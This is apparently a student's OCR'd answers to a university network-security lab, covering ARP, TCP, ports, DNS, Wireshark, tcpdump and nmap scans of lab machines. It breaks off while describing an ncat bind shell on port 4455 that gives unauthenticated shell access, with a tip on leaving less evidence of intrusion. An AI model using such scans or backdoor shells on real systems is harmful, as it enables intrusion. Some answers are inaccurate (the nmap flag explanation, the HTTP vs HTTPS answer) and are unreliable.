
The Address Resolution Protocol is a communication protocol used for discovering the link layer address such as MAC address associated with an IPv4 address. The Address


Resolution Protocol uses a simple message format containing one address resolution request or response. The size of the ARP message depends on the link layer and network layer address sizes.

(**Citation** - https://tools.ietf.org/html/rfc826 and Lecture Slides by Professor Bletsch)

4. Explain in detail what a TCP Three Way Handshake is. Show an illustration for the setup AND teardown process of a handshake.

The TCP three-way handshake is the method used by TCP to set up a TCP/IP connection over an Internet Protocol based network. TCP's three-way handshaking technique is often referred to as "SYN-SYN-ACK" because there are three messages transmitted by TCP to negotiate and start a TCP session between two computers. The TCP handshaking mechanism is designed so that two computers attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data such as SSH and HTTP web browser requests.





Teardown process

Citations - (https://www.inetdaemon.com/tutorials/internet/tcp/3-way_handshake.shtml)

Question 7: Ports (5 points)

1. Explain what a TCP/UDP port is and give an example.

   The TCP/UDP port numbers are used by the protocols of the application layer of the Internet Protocol Suite for establishment of host to host connectivity. Both TCP and UDP require a single port for full duplex, bidirectional traffic. Eg port 7 – Echo protocol

2. How many bits are in a port number?

   A port number is a 16-bit unsigned integer, thus ranging from 0 to 65535

3. How many ports numbers are there (what is the range)?

The port numbers ranging from 0 to 1023 are well-known ports. The range of ports from 1024 to 49151 are the registered ports. The range 49152–65535 contains dynamic or private ports that cannot be registered with IANA

4. What organization is in charge of registering services with port numbers?

   IANA is the organization which is in charge of registering services with port numbers.

5. What service runs on the following TCP ports: 21, 22, 23, 25, 53, 80, 135, 139, 443, 445, 993, 1433, 3306, 3389?

   21: FTP
   22: SSH
   23: Telnet
   25: SMTP
   53: DNS
   80: HTTP
   135: DCE endpoint resolution
   139: NetBios Session Service
   443: HTTP over SSL (HTTPS)
   445: Microsoft-DS, Active Directory
   993: IMAP over TLS/SSL (IMAPS)
   1433: Microsoft SQL server Database management system
   3306: MySQL Database System
   3389: Microsoft Terminal Server officially registered as Windows Based Terminal

   (**Citation** - https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

Question 8: DNS (4 points)

1. Explain what DNS is.

   The process of DNS resolution involves converting a hostname into an IP address. DNS stands for Domain Name System. DNS is a hierarchical decentralized naming system for computers, services and other resources connected to the internet.

2. Name two tools you can use to get information from a DNS server.

   host and dig are a few tools we can use to get information from a DNS server.
   Host determines the IP address of a domain name.
   Dig returns DNS information in a format the name server can use directly.

   Citation – (https://www.linuxjournal.com/article/4597)

3. What is the default TCP/UDP port used by DNS?


   The default port used by DNS is 53.

4. What is the domain for Duke and the subdomain for the ECE department?

   The domain for Duke is duke.edu
   The subdomain for ECE department is ece.duke.edu

Quick side thing: Fix a dumb Windows security issue
We're about to use our Windows VM for the first time. By default, Windows does something mind-bogglingly stupid and bad: hiding filename extensions. If you're doing anything more with the computer than emailing grandma, this is infuriating, and can easily lead to security issues like the classic *masquerading EXE*: a malware "CatPicture.jpg.exe" will just show as "CatPicture.jpg", making the user think it's safe to run.

On your Windows VM (and on all Windows machines you touch until you die),
turn on filename extensions in explorer:



Question 9: Network Traffic Analysis with Wireshark (4 points)

Network analysis is the process of capturing network traffic and inspecting it closely to determine what is happening on the network. A network analyzer decodes, or dissects, the data packets of common protocols and displays the network traffic in human-readable format. Throughout this course we will be analyzing and inspecting a significant amount of network traffic. It is important that you become familiar with the tools that will allow you to capture and analyze network traffic. For this problem, we will be using a security tool called **Wireshark**.

Log into your Windows VM server. Download and install Wireshark. Use Wireshark to capture some network traffic on the public interface and display some contents of the traffic you captured.


Notes:

- For capturing: Click Capture, Options, and click select interface with the public IP.
- Use a capture filter "not (tcp.port == 3389) and tcp"[2] on the selected network interface. This will filter out RDP traffic, which is how you're viewing the Windows GUI.
- Note: By default, you'll only be sniffing this machine's traffic. To do otherwise is to enter *promiscuous mode* which you should not do (it is both not ethical in this shared environment, and not likely to succeed given the network configuration).


Your answer should include three pasted screenshots:

[2] Updated the filter 2018-09-11; it was wrong before.


1. A shot of network traffic you didn't intentionally generate.



2. While the packet trace is running, open a browser and visit the course page at this URL: http://people.duke.edu/~tkb13/courses/ece590-sec/
Then, in Wireshark, stop the trace and find the HTTP request for the course site in the packet trace. You may use the filter "tcp port 80" to make finding it easier. Take a screenshot showing the HTTP protocol details in the bottom pane.



3. Again, while a trace is running, open a browser and visit the course page at this URL: https://people.duke.edu/~tkb13/courses/ece590-sec/
   Note that this URL is HTTPS instead of plain HTTP. Again stop the trace, find the HTTPS request (e.g. using filter “tcp port 443”), and take a screenshot.



Question: How much are you able to determine about the transaction in Wireshark in HTTP vs HTTPS?

In HTTP, the encryption is not hidden behind TLS, we get full DNS resolution. For HTTPS, the application data is unreadable. There is a hello from SSL and an acknowledgement from Server

Question 10: Network Traffic Analysis with TCPDump (2 points)

TCPDump is a common computer network debugging tool that runs under the command line. It allows the user to intercept and display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.


Log into your Linux VM and use TCPDump to capture some network traffic and display the contents the traffic you captured.

Here is a command that will capture 10 packets using tcpdump:

```
$ sudo tcpdump -i eth0 -c 10
```

(Note: tcpdump was installed by default on my Linux VM. If it isn't for you, you can install it with "`sudo apt install tcpdump`")

We will be using Wireshark and TCPDump among other network traffic analyzers very heavily throughout the semester. I recommend spending some time with these tools and learning some of the features they have to offer. You don't need to understand all the output of these packets right now, but as we spend more time with these tools you will learn to dissect the output and be able to find the information you are looking for.



Question 11: Network Mapping (5 points)

Nmap is a free and open source utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other features. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.

Log into your Linux VM and install nmap from the package manager:

```
$ sudo apt install nmap
```

Use Nmap to port scan your Windows VM. Here is the command you should use[3]:

```
$ sudo nmap -p- -v -sT -Pn <TARGET_MACHINE>
```

Include in your answer the following:

1. Explain each parameter of this command.
2. Paste the results of the scan.
3. Note each port that is open and look up what service each corresponds to (not just the name of the service, but what it *accomplishes*).

TIP: Read man pages (available via the command line and the web) for the various command line security tools to learn details about the different functions and parameters. Another useful tool for understanding command parameters is the website explainshell.

Answers:

-p port ranges (Only scan specified ports)

This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are ranges separated by a hyphen (e.g. 1-1023). The beginning and/or end values of a range may be omitted, causing Nmap to use 1 and 65535, respectively. So you can specify -p- to scan ports from 1 through 65535.

[3] In command line explanations, items in <ANGLE BRACKETS> are required inputs and items in [SQUARE BRACKETS] are optional inputs. Either way, *don't include the brackets themselves!*


-sT (TCP connect scan)
TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks.
Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection. It is part of a programming interface known as the Berkeley Sockets API. Rather than read raw packet responses off the wire, Nmap uses this API to obtain status information on each connection attempt.

-v (verbosity)
Increases the verbosity level, causing Nmap to print more information about the scan in progress.

-n
Don't convert addresses (i.e., host addresses, port numbers, etc.) to names.

Ports Open:

135: DCE/RPC locator service used to remotely manage services including DHCP server, DNS server and WINS.
2701: SMS RCINFO. TCP Port 2701 may use a defined protocol to communicate depending on the application.
3389: Microsoft Terminal Server (RDP) officially registered as Windows Based Terminal (WBT). Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection. The user employs RDP client software for this purpose, while the other computer must run RDP server software.
5040: unknown
5985: Windows Powershell default possession port. Windows Powershell is a configuration management framework for Windows.




Next, let's scan a Linux server of mine, **davros.egr.duke.edu**.

What network ports are open on this server?

The open ports on the server are:
22: ssh
111: rpcbind
445: microsoft-ds
2049: NFS
34563: unknown
42437: unknown
60437: unknown
60681: unknown

Show output of the nmap version scan and explain what services are running on machine.



Filtered suggests that the service may be open/closed. There is no way of telling because of a firewall or filter.
The services in the open state on the machine are:

SSH: SSH, also known as Secure Socket Shell, is a network protocol that provides administrators with a secure way to access a remote computer.
rpcbind: The rpcbind utility is a server that converts RPC program numbers into universal addresses.
microsoft-ds – Microsoft Directory Services. The port is the preferred port for carrying Windows file sharing and numerous other services.
NFS - NFS stands for Network File System, a file system developed by Sun Microsystems, Inc. It is a client/server system that allows users to access files across a network and treat them as if they resided in a local file directory.

Citation – 1. https://explainshell.com
2. Unix Man pages

Question 12: Ncat, Telnet, Netstat, and Sockets (4 points)

One common thing to do is to use sockets "directly" (i.e., without much software in the way) to accomplish various networking goals. A common utility for this purpose is **netcat**. Netcat comes in two flavors: the classic **nc** (commonly pre-installed in many Linux distros) and a more modern rewrite called **ncat** that comes with nmap.

Both are in common use for completing many tasks involving TCP or UDP. They can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6. The most common netcat command simply connects to a host on a given port and sends/receives data on stdin/stdout.

A related concept is the **telnet** tool and protocol. Telnet was the original way of connecting to a remote machine's shell like the way we use **ssh** today. Telnet is very simple: it basically just connects the stdin and stdout/stderr of the remote shell to a TCP socket. So when you type "ls", you're just sending an "l" and an "s" as bytes over a TCP connection, and the server is sending the ls output back to you over that same socket. This means that passwords and other material are sent unencrypted, which is why use of telnet is discouraged today. That said, telnet is shockingly alive and well in a variety of corporate and IoT environments because of how simple and inexpensive it is to implement. Further, the underlying notion of hooking a shell right up to a socket is sometimes used by attackers as a simple way to create backdoor access to a machine. The telnet tool itself can also be useful as it functions as a very simple "open a socket and let me type into it" tool, like a simplified netcat on machines where netcat is not installed.

In addition to making connections with the above tools, it is possible to query the OS to find out what connections are currently established system-wide. On both Linux and Windows, the command to do this is **netstat** (though the options differ between the two).

There are hundreds of uses for the these utilities. In this assignment, we just want you to learn a couple of them.

On your Windows VM, download and extract the ZIP archive of nmap tools for Windows from here (*not the installer* -- we don't need a full installation, and an attacker wouldn't do one, as that creates more visible evidence of intrusion). Open a command prompt and navigate to where you extracted the tools. If using PowerShell as your prompt instead of the classic shell, you may need to prefix commands with `.\` (similar to `./` on Linux).


By running the ncat command from a command shell on a Windows Server box, anyone that telnets to port 4455 on that box would encounter a command shell without even having to login. Basically, this command starts a service on the current box that listens on port 4455 for incoming connections. This a common 